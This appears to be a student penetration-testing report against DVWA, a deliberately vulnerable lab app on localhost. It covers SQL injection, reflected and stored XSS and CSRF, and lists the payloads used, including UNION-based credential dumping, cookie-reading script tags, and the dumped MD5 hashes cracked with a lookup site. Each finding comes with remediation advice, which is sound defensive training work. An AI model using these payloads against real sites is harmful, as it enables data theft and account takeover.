

CONFIDENTIAL SECURITY ASSESSMENT

Web Application Penetration Testing Report

Target: Damn Vulnerable Web Application (DVWA)

Environment: Kali Linux — 127.0.0.1

Prepared By: Jebin A

Date: June 2025

Version: 1.0

Table of Contents

1. Executive Summary
2. Scope and Methodology
3. Testing Environment
4. Vulnerability Summary
5. Finding 1 — SQL Injection
6. Finding 2 — XSS Reflected
7. Finding 3 — XSS Stored
8. Finding 4 — CSRF
9. Remediation Summary
10. Conclusion
11. Appendix

1. Executive Summary

This report presents the findings of a web application penetration test conducted against the Damn Vulnerable Web Application (DVWA). The assessment was performed by Jebin A with the objective of identifying, exploiting, and documenting critical web application vulnerabilities.

The assessment identified 4 vulnerabilities including SQL Injection, Reflected XSS, Stored XSS, and Cross-Site Request Forgery (CSRF). These vulnerabilities represent a significant security risk that could lead to unauthorized data access, session hijacking, and account takeover.

CRITICAL	HIGH	MEDIUM	LOW	TOTAL
0	2	1	1	4

2. Scope and Methodology

Scope

The scope of this assessment was limited to the DVWA application hosted locally at <http://127.0.0.1/DVWA/> running on Kali Linux. All testing was conducted in an isolated lab environment. No external systems or networks were targeted.

Methodology

The assessment followed the OWASP Testing Guide methodology:

1. Reconnaissance — Identified application structure and input fields
2. Vulnerability Scanning — Manually tested each input for vulnerabilities
3. Exploitation — Exploited identified vulnerabilities to demonstrate impact
4. Documentation — Captured evidence and documented all findings
5. Reporting — Compiled findings into this professional VAPT report

3. Testing Environment

Component	Details
Attacker Machine	Kali Linux
Target Application	DVWA — Damn Vulnerable Web Application
Web Server	Apache 2.4.67
Database	MySQL
Language	PHP
Target URL	http://127.0.0.1/DVWA/
Browser	Firefox
Tools Used	Browser DevTools, Burp Suite, Terminal, Crackstation

4. Vulnerability Summary

#	Vulnerability	Location	Severity	CVSS
1	SQL Injection	/vulnerabilities/sqli/	HIGH	8.8
2	Reflected XSS	/vulnerabilities/xss_r/	MEDIUM	6.1
3	Stored XSS	/vulnerabilities/xss_s/	HIGH	8.0
4	CSRF	/vulnerabilities/csrf/	MEDIUM	6.5

5. Finding 1 — SQL Injection

Vulnerability	SQL Injection
URL	http://127.0.0.1/DVWA/vulnerabilities/sqli/
Parameter	id (GET)
Method	GET
Severity	HIGH
CVSS Score	8.8

Description

SQL Injection is a critical vulnerability that allows an attacker to interfere with database queries. The DVWA application failed to sanitize user input in the id parameter, allowing direct manipulation of the underlying SQL query and full extraction of database contents.

Payload Used

```
' OR '1'='1
' OR '1'='1' --
' UNION SELECT user, password FROM users --
```

Impact

- Full extraction of all database users and password hashes
- Authentication bypass — login without valid credentials
- Potential for complete database compromise
- Exposure of sensitive user data
- Password hashes cracked using CrackStation

Evidence

SQL Injection payload entered in DVWA

Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA)

Kali Linux Kali Tools Kali Docs

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: Security Level: low
Locale: en
SQL DB: mysql

Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1
First name: admin
Surname: admin

ID: 1' OR '1'='1
First name: Gordon
Surname: Brown

ID: 1' OR '1'='1
First name: Hack
Surname: Me

ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso

ID: 1' OR '1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

DVWA

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: Security Level: low
Locale: en
SQL DB: mysql

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>


Password hashes cracked using CrackStation



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

5f4dcc3b5aa765d61d8327deb882cf99



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our [hashing security page](#).

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

Remediation

- Use Prepared Statements and Parameterized Queries
- Never concatenate user input directly into SQL queries
- Implement input validation and whitelist acceptable patterns
- Apply principle of least privilege for database accounts
- Enable Web Application Firewall (WAF) to detect SQLi attempts

6. Finding 2 — Reflected Cross-Site Scripting (XSS)

Vulnerability	Reflected Cross-Site Scripting (XSS)
URL	http://127.0.0.1/DVWA/vulnerabilities/xss_r/
Parameter	name (GET)
Method	GET
Severity	MEDIUM
CVSS Score	6.1

Description

Reflected Cross-Site Scripting occurs when user supplied input is immediately returned by the web application without sanitization. The attacker crafts a malicious URL that when clicked by a victim executes arbitrary JavaScript in their browser. The DVWA application failed to encode user input in the name parameter allowing script injection.

Payload Used


```
<script>alert('XSS')</script>
<script>alert(document.cookie)</script>
<img src=x onerror=alert('XSS')>
<svg onload=alert('XSS')>
```

Impact


- Session cookie theft — PHPSESSID exposed via document.cookie
- Account hijacking using stolen session tokens
- Redirection of victims to malicious websites
- Keylogging and credential harvesting

Evidence

XSS alert popup executed successfully



Session cookie exposed via document.cookie



Remediation

- Encode all user output using htmlspecialchars() in PHP
- Implement Content Security Policy (CSP) header
- Set HttpOnly and Secure flags on all session cookies
- Validate and sanitize all user input on server side

7. Finding 3 — Stored Cross-Site Scripting (XSS)

Vulnerability	Stored Cross-Site Scripting (XSS)
URL	http://127.0.0.1/DVWA/vulnerabilities/xss_s/
Parameter	message (POST)
Method	POST
Severity	HIGH
CVSS Score	8.0

Description

Stored XSS is the most dangerous form of Cross-Site Scripting. Unlike Reflected XSS which only affects one user, Stored XSS persists the malicious payload in the database. Every user who visits the affected page will execute the malicious script automatically without any interaction required.

Payload Used


```
<script>alert('Stored XSS')</script>
<script>alert(document.cookie)</script>
<img src=x onerror=alert('XSS')>
```

Impact


- Persistent attack — every visitor to the page is affected
- Mass session hijacking of all users visiting the page
- Malware distribution and drive-by download attacks
- Defacement of web application content
- Significantly higher impact than Reflected XSS

Evidence

Stored payload firing on page load



Stored XSS payload executing on page load



Remediation

- Sanitize all user input before storing in the database
- Use `strip_tags()` and `htmlspecialchars()` in PHP
- Validate input length on the server side
- Implement output encoding whenever stored data is displayed
- Deploy Content Security Policy (CSP) headers

8. Finding 4 — Cross-Site Request Forgery (CSRF)

Vulnerability	Cross-Site Request Forgery (CSRF)
URL	http://127.0.0.1/DVWA/vulnerabilities/csrf/
Parameter	password_new, password_conf (GET)
Method	GET
Severity	MEDIUM
CVSS Score	6.5

Description

Cross-Site Request Forgery (CSRF) tricks a victim into submitting a malicious request without their knowledge. The DVWA password change functionality did not implement any CSRF token validation, allowing a malicious page to silently trigger a password change on behalf of any logged-in victim without their interaction.

Payload Used

```
<h1>You Won a Prize!</h1>


```

Impact

- Unauthorized password change without victim's knowledge
- Victim locked out of their own account
- No user interaction with any password form required
- Attack is invisible — victim only sees innocent webpage
- Complete account takeover possible

Evidence

Malicious CSRF attack page



You Won a Prize!

Login failed with original password



Username

admin


Password

••••••••

Login

Login failed

Successful login with changed password



Username

admin

Password

•••••

Login

Login success with hacked password

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API

DVWA Security
PHP Info
About

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to **practice some of the most common web vulnerabilities**, with **various levels of difficulty**, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module; however users should feel that they have successfully exploited the system as best as they possible could by using that particular vulnerability.

Please note, there are **both documented and undocumented vulnerabilities** with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! **Do not upload it to your hosting provider's public html folder or any Internet facing servers**, as they will be compromised. It is recommend using a virtual machine (such as [VirtualBox](#) or [VMware](#)), which is set to NAT networking mode. Inside a guest machine, you can download and install [XAMPP](#) for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

More Training Resources

Remediation

- Implement Anti-CSRF tokens for all state-changing requests
- Use SameSite=Strict cookie attribute
- Validate Referer and Origin headers on server side
- Require re-authentication for sensitive operations
- Use POST method instead of GET for sensitive actions

9. Remediation Summary

Finding	Severity	Remediation	Priority
SQL Injection	HIGH	Use prepared statements	Immediate
Reflected XSS	MEDIUM	Output encoding + CSP headers	High
Stored XSS	HIGH	Input sanitization + encoding	Immediate
CSRF	MEDIUM	CSRF tokens + SameSite cookie	High

10. Conclusion

This penetration test successfully identified and demonstrated four significant web application vulnerabilities within the DVWA application. The findings highlight the critical importance of secure coding practices, particularly input validation, output encoding, and proper session management.

The most critical finding was SQL Injection which allowed complete database compromise and credential extraction. Stored XSS presents an equally severe risk due to its persistent nature affecting all users. Both CSRF and Reflected XSS can lead to significant account compromise when successfully exploited.

It is strongly recommended that all identified vulnerabilities be remediated following the guidance provided in this report.

11. Appendix — All Payloads Used

SQL Injection Payloads

```
' OR '1'='1
' OR '1'='1' --
' OR '1'='1' /*
admin' --
' UNION SELECT user, password FROM users --
```

XSS Reflected Payloads

```
<script>alert('XSS')</script>
<script>alert(document.cookie)</script>
<img src=x onerror=alert('XSS')>
<ScRiPt>alert('XSS')</ScRiPt>
<svg onload=alert('XSS')>
```

XSS Stored Payloads

```
<script>alert('Stored XSS')</script>
<script>alert(document.cookie)</script>
<img src=x onerror=alert('XSS')>
```

CSRF Attack Payload

```
<h1>You Won a Prize!</h1>

```